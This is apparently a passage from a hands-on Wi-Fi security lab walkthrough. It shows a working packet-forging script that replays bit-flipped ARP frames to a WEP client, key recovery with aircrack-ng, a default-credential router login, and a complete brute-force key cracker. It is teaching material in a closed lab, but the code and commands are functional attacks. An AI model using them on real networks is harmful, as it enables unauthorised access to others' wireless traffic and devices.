PLEN   = 36          # LLC/SNAP(8) + ARP(28)
ZERO   = zlib.crc32(b"\x00" * PLEN) & 0xffffffff


def crc_delta(mask: bytes) -> int:
    """CRC32 is affine, so crc(P^M) ^ crc(P) = crc(M) ^ crc(0) for fixed len."""
    return (zlib.crc32(mask) ^ ZERO) & 0xffffffff


def is_victim_arp(b: bytes) -> bool:
    return (len(b) == 68                      # 24 hdr + 4 iv + 36 body + 4 icv
            and (b[0] & 0x0c) == 0x08         # type data
            and (b[1] & 0x03) == 0x01         # ToDS only
            and (b[1] & 0x40)                 # protected
            and b[4:10] == BSSID              # addr1 = bssid
            and b[10:16] == CLIENT            # addr2 = victim
            and b[16:22] == b"\xff" * 6)      # addr3 = broadcast


def grab_seed(sock, deadline):
    """Wait for one encrypted ARP request from the victim."""
    while time.time() < deadline:
        raw = sock.recv(4096)
        if len(raw) < 8:
            continue
        rtlen = struct.unpack_from("<H", raw, 2)[0]
        f = raw[rtlen:]
        if is_victim_arp(f):
            return f
    return None


def build(seed, d, seq):
    """One flipped copy: target-IP last byte XOR d, sender rewritten to FAKESA."""
    iv, ct, icv = seed[24:28], seed[28:64], seed[64:68]

    mask = bytearray(PLEN)
    for i in range(6):                     # ARP sender MAC -> FAKESA
        mask[16 + i] = CLIENT[i] ^ FAKESA[i]
    mask[25] = 0x80                        # sender IP: just make it != victim's
    mask[35] = d                           # target IP: the byte we are guessing

    body = bytes(a ^ b for a, b in zip(ct, mask))
    dl = crc_delta(bytes(mask))
    newicv = bytes(a ^ b for a, b in zip(icv, struct.pack("<I", dl)))

    hdr = bytearray(24)
    hdr[0] = 0x08                          # data
    hdr[1] = 0x42                          # FromDS + Protected
    hdr[4:10] = CLIENT                     # addr1 = DA  = victim
    hdr[10:16] = BSSID                     # addr2 = BSSID
    hdr[16:22] = FAKESA                    # addr3 = SA
    struct.pack_into("<H", hdr, 22, (seq & 0xfff) << 4)
    return RTAP + bytes(hdr) + iv + body + newicv


def main():
    mode = sys.argv[1] if len(sys.argv) > 1 else "hunt"
    secs = int(sys.argv[2]) if len(sys.argv) > 2 else 60

    rx = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(3))
    rx.bind((IFACE, 0))
    rx.settimeout(5)
    tx = socket.socket(socket.AF_PACKET, socket.SOCK_RAW)
    tx.bind((IFACE, 0))

    print("[*] waiting for an encrypted ARP request from the victim ...")
    seed = grab_seed(rx, time.time() + 180)
    if not seed:
        print("[!] no seed packet captured"); return 1
    print("[+] seed captured, IV %s" % seed[24:27].hex())

    if mode == "hunt":
        # Which last byte makes the victim answer? Send each guess in a burst
        # and count victim transmissions while it is in flight.
        counts = {}
        for d in range(256):
            rx.settimeout(0.001)
            while True:                                  # drain
                try: rx.recv(4096)
                except Exception: break
            for n in range(12):
                tx.send(build(seed, d, n))
            got = 0
            rx.settimeout(0.25)
            t_end = time.time() + 0.25
            while time.time() < t_end:
                try: raw = rx.recv(4096)
                except Exception: break
                rtlen = struct.unpack_from("<H", raw, 2)[0]
                f = raw[rtlen:]
                if len(f) > 24 and f[10:16] == CLIENT and (f[0] & 0x0c) == 0x08:
                    got += 1
            if got:
                counts[d] = got
                print("[+] delta 0x%02x -> %d victim frames" % (d, got))
        if not counts:
            print("[!] no delta produced a reply"); return 1
        best = max(counts, key=counts.get)
        print("[*] best delta = 0x%02x" % best)
        open("/tmp/cafelatte/delta", "w").write(str(best))
        return 0

    # harvest
    best = int(open("/tmp/cafelatte/delta").read().strip())
    print("[*] harvesting with delta 0x%02x for %ds" % (best, secs))
    pre = [build(seed, best, n) for n in range(4096)]
    end, sent, i = time.time() + secs, 0, 0
    while time.time() < end:
        tx.send(pre[i & 0xfff]); i += 1; sent += 1
        if sent % 2000 == 0:
            time.sleep(0.001)
    print("[+] sent %d flipped frames" % sent)
    return 0


sys.exit(main())

The script runs in two modes. hunt captures one encrypted ARP request from the station, sends twelve copies of it at each of the 256 candidate values in turn, and counts how many frames the station transmits while each burst is in flight. harvest takes the winning value and sends that one flipped frame as fast as the radio allows for a given number of seconds. Both rewrite the sender address in the request to 00:11:22:33:44:55 as well, so the station believes some other host is asking and replies to that host rather than to itself.

First, we can start a clean capture in the third terminal.

Terminal
user@debian-thm:~$ sudo airodump-ng -c 11 --bssid 02:00:00:00:04:00 -w /tmp/cafelatte/latte wlan5

Then, we can run the script in hunt mode.

Terminal
user@debian-thm:~$ sudo python3 -I /tmp/cafelatte/latte.py hunt
[*] waiting for an encrypted ARP request from the victim ...
[+] seed captured, IV 6d8601
[+] delta 0x03 -> 1 victim frames
[+] delta 0x33 -> 1 victim frames
[+] delta 0x37 -> 12 victim frames
[+] delta 0x8d -> 1 victim frames
[*] best delta = 0x37

From the above output, we can see that one value, 0x37, drew far more victim frames than any other. The original request asks after the gateway, whose last byte is 0x01. A delta of 0x37 turns that byte into 0x36, which is 54 in decimal, and 192.168.1.54 is the address the station answers for. Every other value scoring a frame or two is the station's own background traffic arriving during a burst. This is why the count decides the winner rather than the bare presence of a reply. Your own list will not match the one above. This is because the background frames that land inside each quarter second are a matter of timing. The delta with a double-figure count is still the one the script picks.

Recovering the Key From the Client

Now that we have a value that provokes an answer, we only need to send it for long enough. Three hundred seconds is enough, putting a quarter of a million initialisation vectors into the capture.

Terminal
user@debian-thm:~$ sudo python3 -I /tmp/cafelatte/latte.py harvest 300
[*] waiting for an encrypted ARP request from the victim ...
[+] seed captured, IV 6d863a
[*] harvesting with delta 0x37 for 300s
[+] sent 1239285 flipped frames

Over a million copies of a single forged question go out, and the station answers every one of them. Each answer is a fresh frame encrypted under the key the station remembers. Each of these frames carries a fresh initialisation vector into the capture. The station has no way to distinguish this from an ordinary busy network. Point aircrack-ng at the file and restrict it to the rogue's BSSID.

Terminal
user@debian-thm:~$ sudo aircrack-ng -b 02:00:00:00:04:00 /tmp/cafelatte/latte-01.cap
Reading packets, please wait...
Opening /tmp/cafelatte/latte-01.cap
Read 706898 packets.
1 potential targets
Attack will be restarted every 5000 captured ivs.
Got 284989 out of 280000 IVs   Starting PTW attack with 284989 ivs.
                         KEY FOUND! [ <key> ]
	Decrypted correctly: 100%

This is the same key that the capture in the earlier task produced, and it came from the same statistical attack. This time, the real access point played no part in the attack. We could test to see if the real access point was involved by reading the capture with tshark.

Terminal
user@debian-thm:~$ tshark -r /tmp/cafelatte/latte-01.cap -T fields -e wlan.bssid | sort | uniq -c
 706898 02:00:00:00:04:00
user@debian-thm:~$ tshark -r /tmp/cafelatte/latte-01.cap -Y "wlan.addr==f0:9f:c2:71:22:11" | wc -l
0

Every frame in the file carries the rogue's BSSID, and the real access point appears in none of them. It was on another channel throughout, and the monitor interface never left channel 11 once the station had moved. We configured the rogue with wep_key0=0123456789, so nothing we used held the real key before aircrack-ng printed it. Stop hostapd-mana and the capture, then return both radios to managed mode.

Terminal
user@debian-thm:~$ for i in wlan4 wlan5; do sudo ip link set $i down; sudo iw dev $i set type managed; sudo ip link set $i up; done

This means that a WEP network is compromised as soon as a station that has used it leaves the building. The station still has the key stored in its profile when it leaves. Turning the access point off does not take the key back from that station. Every laptop, handset and scanner that has joined the network still has the key. Each of these devices will use the key with any access point that advertises the network name. In the earlier tasks, we looked at what the network itself will allow. In this task, we looked at what a station that has used the network will accept from an access point. The Attacking Wi-Fi Clients room builds on this.

Answer the questions below

  1. Which line does hostapd-mana log when the victim station associates with the rogue access point?

Task 8: Connecting to the WEP Network

Now that we hold the key, we can join the network ourselves. The procedure for joining a network with a recovered key is the same one that we used when connecting to Home-2G in the Attacking Open and WPA2-PSK Networks room. The only part that changes is the configuration file.

The wpa_passphrase helper that we used previously is of no use to us here. The helper exists to run the PBKDF2 derivation. The PBKDF2 derivation turns a WPA2 passphrase and SSID into a pre-shared key. WEP does not perform any such derivation. WEP uses its key directly, exactly as it is configured, so we have to write the file by hand. Write the following to homelegacy.conf, substituting the ten hexadecimal characters recovered in the previous task. They go in without the colons that aircrack-ng printed:

network={
    ssid="Home-Legacy"
    key_mgmt=NONE
    wep_key0=<key>
    wep_tx_keyidx=0
}

We can start with the key_mgmt=NONE line. In the WPA2 profile that we wrote in the Attacking Open and WPA2-PSK Networks room, key management was handled by the four-way handshake. The four-way handshake authenticates both parties and derives fresh per-session keys before any data flows. WEP has no equivalent of the four-way handshake. On a WEP network, there is nothing for the supplicant to negotiate or manage. The key_mgmt=NONE line tells the supplicant that there is no key management to do. The static key is installed into the radio and used immediately. The wep_key0 line holds the key as ten hexadecimal characters with no colons or other separators, so we strip the colons that aircrack-ng printed before we paste the value in. The wep_tx_keyidx=0 line selects key 0 as the one to encrypt with. This is the same key index that we read out of the capture in the Inside a WEP Frame task. The standard allows up to four keys so that keys can be rotated. In practice, the extra keys are almost never used.

Bring up the connection on the managed radio and confirm the association.

Terminal
user@debian-thm:~$ sudo wpa_supplicant -B -i wlan1 -c homelegacy.conf
Successfully initialized wpa_supplicant
user@debian-thm:~$ sudo iw dev wlan1 link
Connected to f0:9f:c2:71:22:11 (on wlan1)
	SSID: Home-Legacy
	freq: 2422
	RX: 1301 bytes (26 packets)
	TX: 340 bytes (4 packets)
	signal: -30 dBm
	tx bitrate: 1.0 MBit/s

	bss flags:	short-slot-time
	dtim period:	2
	beacon int:	100

That confirmation is weaker than the equivalent on a WPA2 network. On a WEP network, association succeeds whether or not the key is correct. Open system authentication does not verify anything, and no handshake follows it to catch the mistake. If our key were wrong, we would get exactly the output above, and then the link would silently fail to move any data. We will only know whether the key is correct after we request an address over DHCP in the next step. If a network appears connected but never completes DHCP, this is usually a sign that the key is slightly wrong.

Next, we can request an address on wlan1 with dhclient.

Terminal
user@debian-thm:~$ sudo dhclient -v wlan1
...
DHCPDISCOVER on wlan1 to 255.255.255.255 port 67 interval 5
DHCPOFFER of 192.168.1.23 from 192.168.1.1
DHCPREQUEST for 192.168.1.23 on wlan1 to 255.255.255.255 port 67
DHCPACK of 192.168.1.23 from 192.168.1.1
bound to 192.168.1.23 -- renewal in 37778 seconds.

From the above output, we can see that the DHCP server at 192.168.1.1 gave us a lease. This proves that our key is correct. The request and the response both had to be encrypted and decrypted correctly for the exchange to complete at all. Our address may differ from the one in the example, because the host part is drawn from a pool. Our address will always be on 192.168.1.0/24. The gateway and DHCP server will always be at 192.168.1.1.

Looking Around

Now that we have a routable address, we can check which other hosts are on the network with a ping scan from nmap.

Terminal
user@debian-thm:~$ sudo nmap -sn 192.168.1.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2026-08-26 09:41 CEST
Nmap scan report for 192.168.1.1
Host is up (0.00018s latency).
MAC Address: F0:9F:C2:71:22:11 (Ubiquiti Networks)
Nmap scan report for 192.168.1.54
Host is up (0.00016s latency).
MAC Address: 64:32:A8:56:32:56 (Intel Corporate)
Nmap scan report for 192.168.1.23
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 1.95 seconds

From the above output, we can see that three hosts are up. These are the gateway, our newly leased address and one other client at 192.168.1.54. The client at 192.168.1.54 is the chatty station whose traffic supplied most of the initialisation vectors that we collected earlier. The MAC Address lines tie each host back to the scan from the Wi-Fi Fundamentals and Reconnaissance room. In that scan, F0:9F:C2:71:22:11 was the access point, and 64:32:A8:56:32:56 was the station associated with it. Our own host does not report a MAC address in the scan. This is how we can tell its row apart from the rest. The gateway runs the same router configuration panel that we met in the Wi-Fi Fundamentals and Reconnaissance room and the Attacking Open and WPA2-PSK Networks room. As on those networks, the credentials that a vendor ships are the first thing to try, and they are very often still in place.

Next, we can log in to the panel with the vendor's default credentials using curl, and then request index.php with the cookie that the login saved to cookies.txt.

Terminal
user@debian-thm:~$ curl -s -c cookies.txt -d "Username=admin&Password=admin&Submit=Submit" http://192.168.1.1/login.php -o /dev/null
user@debian-thm:~$ curl -s -b cookies.txt http://192.168.1.1/index.php
<!DOCTYPE html>
<html>
<head>
    <title>WiFi Router Configuration</title>
    <link rel="stylesheet" href="style.css">
</head>
<body>
...
Welcome admin<br><br>Flag: <button onclick="copyFlagToClipboard('THM{REDACTED}')">THM{REDACTED}</button>

From the above output, we can see that the panel gives the flag to this account without any further work. This is different from what happened on the WPA2 network. On Home-2G in the Attacking Open and WPA2-PSK Networks room, the same default credentials logged us in, but the panel told us plainly that the flag belonged to another user. This forced us to steal another user's session, and that detour took up the rest of that room. On this network, the default credentials give us the flag straight away. This fits the kind of network that is still running WEP. If nobody has changed the configuration since the encryption was chosen, it is unlikely that anybody has changed the administrative password either. In many cases, we will find both of these problems on the same network.

This network also has a service account. The name of this account is taken from the encryption scheme. It is not taken from the SSID. The password of this account is the WEP key that we just recovered. Reusing a network key as a service password is a common habit on small installations. The person who chose the network key is very often the same person who chose the service password. As such, we should try a recovered wireless key against every login that we encounter from this point on.

Answer the questions below

  1. Which key_mgmt value does a WEP profile use in wpa_supplicant?
  2. What is the flag from the WEP network?

Task 9: Brute Forcing a Narrowed Keyspace

As described in the Inside a WEP Frame task, a receiver decrypts each WEP frame and checks the ICV in the last four bytes of the decrypted data.

The ICV checksum is calculated without using a key at all. It is an ordinary CRC32 over the plaintext. This means that anyone can perform the same test that the receiver performs. They only need to be able to decrypt the frame. If we have one captured frame and a guess at the key, we can run the same test ourselves. The test uses the same RC4 decryption and CRC32 comparison that we ran in the Inside a WEP Frame task, with the guess in place of the key. A wrong key produces noise, and noise satisfies a 32-bit checksum roughly once in four billion attempts. This means that we can use any encrypted frame to check whether a guessed key is the key that encrypted it.

Nothing in that test involves the network. The test does not need an association with the network or any injection. The test also does not need a handshake or a second party. The test does not need a radio at all. A candidate key is checked entirely offline against bytes already on disk. This is what makes an exhaustive search of the keyspace conceivable at all. The WEP search is different from the WPA2 crack in the Attacking Open and WPA2-PSK Networks room. In that room, a single candidate cost 8192 HMAC-SHA1 iterations against the captured handshake. Here, a single candidate costs one 256-step RC4 key schedule and one frame.

Lab note: Nothing later in the room depends on the work below. It transmits nothing, touches no radio at all and runs entirely on the lab machine. It does depend on the key already recovered with aircrack-ng, because the narrowing used further down is built from it.

One Frame Is Enough

For this exercise, we only need a single encrypted data frame from the target. This means that we no longer have the problem of collecting frames that we had for the statistical attack. The wep-01.cap file that we wrote in the Capturing Initialisation Vectors task already holds tens of thousands of them, and we will use it throughout this task. Any capture of F0:9F:C2:71:22:11 serves just as well.

Writing the Oracle

We can write the whole check ourselves as a short Python script. Save the following as wepicv.py, in the same directory as the capture.

#!/usr/bin/env python3
"""
wepicv.py - recover a 40-bit WEP key from a captured frame by brute force
            over a NARROWED keyspace, using the frame's own ICV as the oracle.

WEP encrypts  plaintext || CRC32(plaintext)  with RC4 keyed by  IV || key.
The ICV is an unkeyed checksum of the data it protects, so anyone who guesses
the key correctly can prove it offline against a single captured frame:
decrypt, recompute the CRC32, compare. No handshake, no AP, no injection.

The keyspace is narrowed with a mask:
    hex digit  fixed nibble (known)
    ?          unknown nibble, 0-f
    X          this nibble repeats the nibble immediately before it

Usage:
    wepicv.py <capture.cap> --bssid F0:9F:C2:71:22:11 --mask <mask>
    wepicv.py <capture.cap> --bssid ... --mask <key> --show      # decrypt only
"""
import argparse
import struct
import sys
import time
from binascii import crc32

SBOX = bytes(range(256))


# ---------------------------------------------------------------- capture ---
def frames(path):
    """Yield raw 802.11 MPDUs from a DLT_IEEE802_11 (105) pcap."""
    data = open(path, "rb").read()
    magic = data[:4]
    if magic == b"\xd4\xc3\xb2\xa1":
        end = "<"
    elif magic == b"\xa1\xb2\xc3\xd4":
        end = ">"
    else:
        sys.exit("not a pcap file: magic %s" % magic.hex())
    linktype = struct.unpack(end + "I", data[20:24])[0]
    if linktype != 105:
        sys.exit("expected DLT_IEEE802_11 (105), got %d" % linktype)
    off = 24
    while off + 16 <= len(data):
        _, _, caplen, _ = struct.unpack(end + "IIII", data[off:off + 16])
        off += 16
        if off + caplen > len(data):
            break                       # truncated final record
        yield data[off:off + caplen]
        off += caplen


def parse_wep(mpdu, bssid):
    """Return (iv, keyid, ciphertext, addrs) for a protected data frame, else None."""
    if len(mpdu) < 34:
        return None
    fc0, fc1 = mpdu[0], mpdu[1]
    if (fc0 >> 2) & 3 != 2:             # type 2 = data
        return None
    if not fc1 & 0x40:                  # Protected Frame bit
        return None
    tods, fromds = fc1 & 1, (fc1 >> 1) & 1
    hdr = 30 if (tods and fromds) else 24
    if fc0 & 0x80:                      # QoS data subtype -> 2 byte QoS Control
        hdr += 2
    a1 = mpdu[4:10]
    a2 = mpdu[10:16]
    a3 = mpdu[16:22]
    if bssid not in (a1, a2, a3):
        return None
    body = mpdu[hdr:]
    # 802.11 FCS is a CRC32 over the whole MPDU; it is present in some captures
    # and stripped in others. Detect it without needing any key.
    if len(body) > 8 and crc32(mpdu[:-4]) & 0xFFFFFFFF == struct.unpack("<I", mpdu[-4:])[0]:
        body = body[:-4]
    if len(body) < 8:
        return None
    return mpdu[hdr:hdr + 3], mpdu[hdr + 3] >> 6, body[4:], (a1, a2, a3)


# -------------------------------------------------------------------- RC4 ---
def rc4_decrypt(seed, ct):
    S = bytearray(SBOX)
    j = 0
    sl = len(seed)
    for i in range(256):
        j = (j + S[i] + seed[i % sl]) & 255
        S[i], S[j] = S[j], S[i]
    out = bytearray(len(ct))
    i = j = 0
    for n, c in enumerate(ct):
        i = (i + 1) & 255
        j = (j + S[i]) & 255
        S[i], S[j] = S[j], S[i]
        out[n] = c ^ S[(S[i] + S[j]) & 255]
    return bytes(out)


def icv_ok(seed, ct):
    pt = rc4_decrypt(seed, ct)
    return crc32(pt[:-4]) & 0xFFFFFFFF == struct.unpack("<I", pt[-4:])[0]


# ------------------------------------------------------------------- mask ---
def expand(mask):
    """Yield every 5-byte key the mask allows, in order."""
    mask = mask.lower().replace(":", "")
    if len(mask) != 10:
        sys.exit("mask must be 10 nibbles for a 40-bit key")
    slots = []                          # (index, kind, arg)
    for i, c in enumerate(mask):
        if c in "0123456789abcdef":
            slots.append(("fix", int(c, 16)))
        elif c == "?":
            slots.append(("var", None))
        elif c == "x":
            if i == 0:
                sys.exit("X cannot be the first nibble")
            slots.append(("ref", i - 1))
        else:
            sys.exit("bad mask character %r" % c)
    var = [i for i, s in enumerate(slots) if s[0] == "var"]
    nib = [0] * 10
    for i, s in enumerate(slots):
        if s[0] == "fix":
            nib[i] = s[1]
    total = 16 ** len(var)
    for n in range(total):
        v = n
        for i in reversed(var):
            nib[i] = v & 15
            v >>= 4
        for i, s in enumerate(slots):
            if s[0] == "ref":
                nib[i] = nib[s[1]]
        yield bytes(nib[i] << 4 | nib[i + 1] for i in range(0, 10, 2))


def space_size(mask):
    return 16 ** sum(1 for c in mask.lower() if c == "?")


# ------------------------------------------------------------------ crack ---
def crack(iv, ct, mask, confirm, report=250000):
    """Brute force the mask against one frame's ICV, confirm hits on others."""
    t0 = ct[0] ^ 0xAA                   # every 802.11 data frame starts LLC/SNAP
    t1 = ct[1] ^ 0xAA                   # aa aa 03 ..., so two keystream bytes
    start = time.time()                 # are enough to drop 65535 of 65536 keys
    tried = 0
    nxt = report
    for key in expand(mask):
        tried += 1
        if tried == nxt:
            nxt += report
            el = time.time() - start
            print("  %9d keys  %6.1fs  %7.0f keys/s" % (tried, el, tried / el))
        # --- RC4 KSA, inlined: the seed is always 8 bytes for a 40-bit key ---
        S = bytearray(SBOX)
        j = 0
        kk = (iv + key) * 32            # 256 bytes, avoids a modulo per step
        for i, ki in enumerate(kk):
            si = S[i]
            j = (j + si + ki) & 255
            S[i] = S[j]
            S[j] = si
        # --- two keystream bytes: cheap reject before touching the rest ---
        a = S[1]
        S[1], S[a] = S[a], S[1]
        if S[(S[1] + a) & 255] != t0:
            continue
        b = (a + S[2]) & 255
        S[2], S[b] = S[b], S[2]
        if S[(S[2] + S[b]) & 255] != t1:
            continue
        # --- survivor: decrypt in full and let the ICV decide ---
        if icv_ok(iv + key, ct):
            if all(icv_ok(iv2 + key, ct2) for iv2, ct2 in confirm):
                el = time.time() - start
                return key, tried, el
    return None, tried, time.time() - start


def main():
    ap = argparse.ArgumentParser()
    ap.add_argument("capture")
    ap.add_argument("--bssid", required=True)
    ap.add_argument("--mask", required=True)
    ap.add_argument("--show", action="store_true", help="decrypt a frame and stop")
    args = ap.parse_args()

    bssid = bytes.fromhex(args.bssid.replace(":", ""))
    seen, pool = set(), []
    for mpdu in frames(args.capture):
        p = parse_wep(mpdu, bssid)
        if not p:
            continue
        iv, keyid, ct, addrs = p
        if iv in seen:                  # distinct IVs, so a hit is not luck
            continue
        seen.add(iv)
        pool.append((iv, keyid, ct, addrs))
        if len(pool) >= 4:
            break
    if len(pool) < 4:
        sys.exit("need 4 WEP data frames, found %d" % len(pool))

    pool.sort(key=lambda p: len(p[2]))  # shortest first: fewer RC4 bytes per test
    print("target BSSID %s" % args.bssid)
    for iv, keyid, ct, addrs in pool:
        print("  IV %s keyid %d  %3d bytes ciphertext  %s -> %s"
              % (iv.hex(), keyid, len(ct), addrs[1].hex(":"), addrs[0].hex(":")))
    iv, _, ct, _ = pool[0]
    confirm = [(p[0], p[2]) for p in pool[1:3]]

    if args.show:
        pt = rc4_decrypt(iv + bytes.fromhex(args.mask), ct)
        ok = crc32(pt[:-4]) & 0xFFFFFFFF == struct.unpack("<I", pt[-4:])[0]
        print("\nplaintext (%d bytes), ICV %s" % (len(pt) - 4, "valid" if ok else "INVALID"))
        print(pt[:-4].hex(" "))
        return

    print("\nkeyspace %s -> %d candidates" % (args.mask, space_size(args.mask)))
    key, tried, el = crack(iv, ct, args.mask, confirm)
    if key:
        print("\nKEY FOUND  %s   (%s)" % (key.hex(), key.hex(":")))
        print("  %d candidates in %.1fs (%.0f keys/s), confirmed on %d further frames"
              % (tried, el, tried / el, len(confirm)))
    else:
        print("\nNO KEY. keyspace exhausted: %d candidates in %.1fs (%.0f keys/s)"
              % (tried, el, tried / el))
        print("  the key is not in this keyspace, so the narrowing assumption was wrong")
        sys.exit(1)


if __name__ == "__main__":
    main()

The file divides into four parts and the banner comments mark them. The frames and parse_wep functions are used to read the capture. They walk the pcap record by record, and they keep only the protected data frames whose address fields mention the target BSSID. From each of these frames, they split out the three-byte initialisation vector, the key index and the ciphertext. The script collects four frames with distinct initialisation vectors instead of only one, so that a hit on the first frame can be re-tested against the others. The frames are sorted shortest first, because a shorter ciphertext means fewer RC4 bytes spent per candidate.

The rc4_decrypt and icv_ok functions are used as the oracle. These two functions come to about twenty-five lines. They do the same RC4 key scheduling, keystream generation and CRC32 comparison as wep-decrypt.py did in the Inside a WEP Frame task. This is all that the verification step in a cracker does. A cracking tool uses this same check to decide that a key is correct.

The expand function is used to turn a mask into the sequence of keys that the mask allows. A hexadecimal digit in the mask fixes that nibble. A question mark in the mask leaves that nibble free across all sixteen values. An X in the mask repeats the nibble immediately before it. The crack function is used to run the search. The crack function also rejects most candidates early. Every 802.11 data frame opens with an LLC/SNAP header whose first bytes are fixed, so two bytes of keystream are known in advance for any frame. A candidate that fails to produce those two bytes is abandoned after two steps of the generation loop, instead of after decrypting a thousand bytes. This early check discards 65,535 of every 65,536 candidates before the checksum is ever reached.

Reading One Frame With the Key

First, we can supply the key that aircrack-ng already recovered and add --show. The script will decrypt a single frame and stop. This confirms that the capture parses and that the oracle agrees with a key that we know is right. We should check this before we use the oracle to test keys that might be wrong.

Terminal
user@debian-thm:~$ python3 wepicv.py wep-01.cap --bssid F0:9F:C2:71:22:11 --mask <key> --show
target BSSID F0:9F:C2:71:22:11
  IV 64498e keyid 0  1040 bytes ciphertext  64:32:a8:56:32:56 -> f0:9f:c2:71:22:11
  IV f8b243 keyid 0  1040 bytes ciphertext  f0:9f:c2:71:22:11 -> 64:32:a8:56:32:56
  IV 64498f keyid 0  1040 bytes ciphertext  64:32:a8:56:32:56 -> f0:9f:c2:71:22:11
  IV f8b244 keyid 0  1040 bytes ciphertext  f0:9f:c2:71:22:11 -> 64:32:a8:56:32:56

plaintext (1036 bytes), ICV valid
aa aa 03 00 00 00 08 00 45 00 04 04 79 05 40 00 40 01 3a 6c c0 a8 01 36 c0 a8
01 01 08 00 34 fb 1d 31 0c 7f 5d d4 d6 6a 00 00 00 00 c9 98 09 00 00 00 00 00
00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f 10 11 12 13 14 15 16 17 18 19

The dump is printed on one line and runs on for the full 1036 bytes, so only its opening is reproduced above. From the above output, we can see the four frames that the script selected. Each of these frames has its own initialisation vector and its own direction. The addresses are the access point and the station that the subnet scan already identified. ICV valid is the oracle returning true. The hex dump beneath it is the decrypted plaintext. The bytes aa aa 03 00 00 00 and 08 00 are the same LLC/SNAP header and IPv4 ethertype that we read in the Inside a WEP Frame task. The two free keystream bytes come from this header. A little further along, the bytes c0 a8 01 36 are 192.168.1.54 written in hexadecimal, and this is the station. The bytes c0 a8 01 01 are 192.168.1.1 written in hexadecimal, and this is the gateway. The dump runs on for the length of the frame and is cut short above.

Narrowing the Search

A 40-bit key admits 1,099,511,627,776 possibilities. The rate that this implementation sustains on the lab machine is of the order of thirteen thousand candidates a second, as we will measure further down. If we divide one by the other, a full search with this single-threaded Python script would take something near two years and eight months. The exact figure changes with whatever else the machine is doing. A tuned implementation in C could reach ten million candidates a second. A full search with that implementation would still take about thirty hours. As such, a full brute force search is not a practical way for us to recover a WEP key.

If we want the search to be tractable, we need an assumption that shrinks the space. Whether such an assumption is honest depends entirely on where it came from. We can treat two kinds of assumption as legitimate. The first kind is a flaw in the key generator. The Neesus Datacom routine is an example, and it shipped on a large class of 2000s hardware. This routine folded an ASCII passphrase into a 21-bit seed. As such, the 40-bit keys that it produced only ever occupied a space of 2,097,152. This is known as Newsham's 21-bit attack. In this case, the vendor's key generator had already narrowed the space before any attacker started. The second kind is partial disclosure, where part of the key is already known from somewhere other than the radio. For example, part of the key could come from a management page that masks all but the first half of the key. Part of the key could come from a photograph of the label on the underside of a router. Part of the key could come from a configuration backup with the tail removed. Part of the key could also come from a glimpse over a shoulder.

The third kind is an assumption that is invented because it resembles how people behave. An assumption of this kind is not legitimate. We can see what one of these assumptions costs by running it against the capture.

When the Assumption Is Wrong

The guess that we will test here is that every byte of the key is a repeated hexadecimal digit. A person tends to produce this shape when typing something memorable into a field that will accept nothing but hexadecimal. We can state this guess with the mask ?X?X?X?X?X. This mask has five free nibbles, and each of them is immediately repeated. This mask admits sixteen to the fifth candidates, or 1,048,576. Next, we can run the script against wep-01.cap with this mask.

Terminal
user@debian-thm:~$ python3 wepicv.py wep-01.cap --bssid F0:9F:C2:71:22:11 --mask '?X?X?X?X?X'
keyspace ?X?X?X?X?X -> 1048576 candidates
     250000 keys    21.7s    11538 keys/s
     500000 keys    40.3s    12392 keys/s
     750000 keys    57.9s    12944 keys/s
    1000000 keys    74.9s    13346 keys/s

NO KEY. keyspace exhausted: 1048576 candidates in 78.4s (13367 keys/s)
  the key is not in this keyspace, so the narrowing assumption was wrong

From the above output, we can see that no key was found. The script had to test every candidate in the keyspace before it could report that. The key in use contains a byte whose two nibbles differ, and no repeated-digit pattern can produce a byte like that. A narrowed brute force cannot tell the difference between an assumption that was wrong and a key that does not exist. In both cases, the search has to test every candidate in the keyspace.

We can use the same run as the control for the oracle itself. More than a million wrong keys were decrypted against one frame, and none of them produced a valid checksum. This means that the test only accepts the right key.

When the Assumption Holds

Then, we can try a second mask that models partial disclosure. This mask treats the first five hexadecimal characters of the key as already known, and it leaves the remaining five free. This keyspace is exactly the same size as the one that we just exhausted, so the most work that our script can do is the same. When we run the script, we should substitute the first five characters of the key recovered earlier in the room for the placeholder.

Terminal
user@debian-thm:~$ python3 wepicv.py wep-01.cap --bssid F0:9F:C2:71:22:11 --mask '<first five>?????'
keyspace <first five>????? -> 1048576 candidates

KEY FOUND  <key>   (<key-with-colons>)
  <count> candidates in 24.5s (10178 keys/s), confirmed on 2 further frames

From the above output, we can see that the script found the key. The mask carried no information about the final five nibbles. The script derived those five nibbles from the capture, using only RC4 and a checksum comparison against the recorded ciphertext. The line confirmed on 2 further frames records the re-test. In this re-test, the winning candidate was run against two of the other frames that were collected at the start. Each of these frames carries a different initialisation vector, and the candidate satisfied the check on both of them. A false positive would have to survive three independent 32-bit comparisons.

We can use the candidate count on the last line as a consistency check. The search walks the unknown nibbles in a fixed order. This means that the position where the search stops is set by the key itself. If the search stopped anywhere else, the oracle would have accepted a key that it should have rejected.

Confirming With Another Tool

Since the key was recovered by our own script, we should also check it with an existing tool. We can use airdecap-ng with the key and the BSSID to write a decrypted copy of the capture called wep-01-dec.cap. Then, we can read the decrypted copy with tshark.

Terminal
user@debian-thm:~$ airdecap-ng -w <key> -b F0:9F:C2:71:22:11 wep-01.cap
Total number of stations seen            3
Total number of packets read          2794
Total number of WEP data packets      2789
Total number of WPA data packets         0
Number of plaintext data packets         0
Number of decrypted WEP  packets      2789
Number of corrupted WEP  packets         0
Number of decrypted WPA  packets         0
Number of bad TKIP (WPA) packets         0
Number of bad CCMP (WPA) packets         0
user@debian-thm:~$ tshark -r wep-01-dec.cap -c 4
    1   0.000000 192.168.1.54 → 192.168.1.1  ICMP 1042 Echo (ping) request  id=0x1d31, seq=3199/32524, ttl=64
    2   0.000020  192.168.1.1 → 192.168.1.54 ICMP 1042 Echo (ping) reply    id=0x1d31, seq=3199/32524, ttl=64 (request in 1)
    3   0.000031 192.168.1.54 → 192.168.1.1  ICMP 1042 Echo (ping) request  id=0x1d32, seq=3205/34060, ttl=64
    4   0.000045  192.168.1.1 → 192.168.1.54 ICMP 1042 Echo (ping) reply    id=0x1d32, seq=3205/34060, ttl=64 (request in 3)

From the above output, we can see that every WEP data packet in the file was decrypted, and none of them was reported as corrupt. The decrypted traffic is ordinary ICMP echo between the station and the gateway. This is the live traffic of the subnet that we mapped earlier in the room. The packet totals depend on how long the capture was left running and will not match those above for a capture of a different length.

What the Exercise Settles

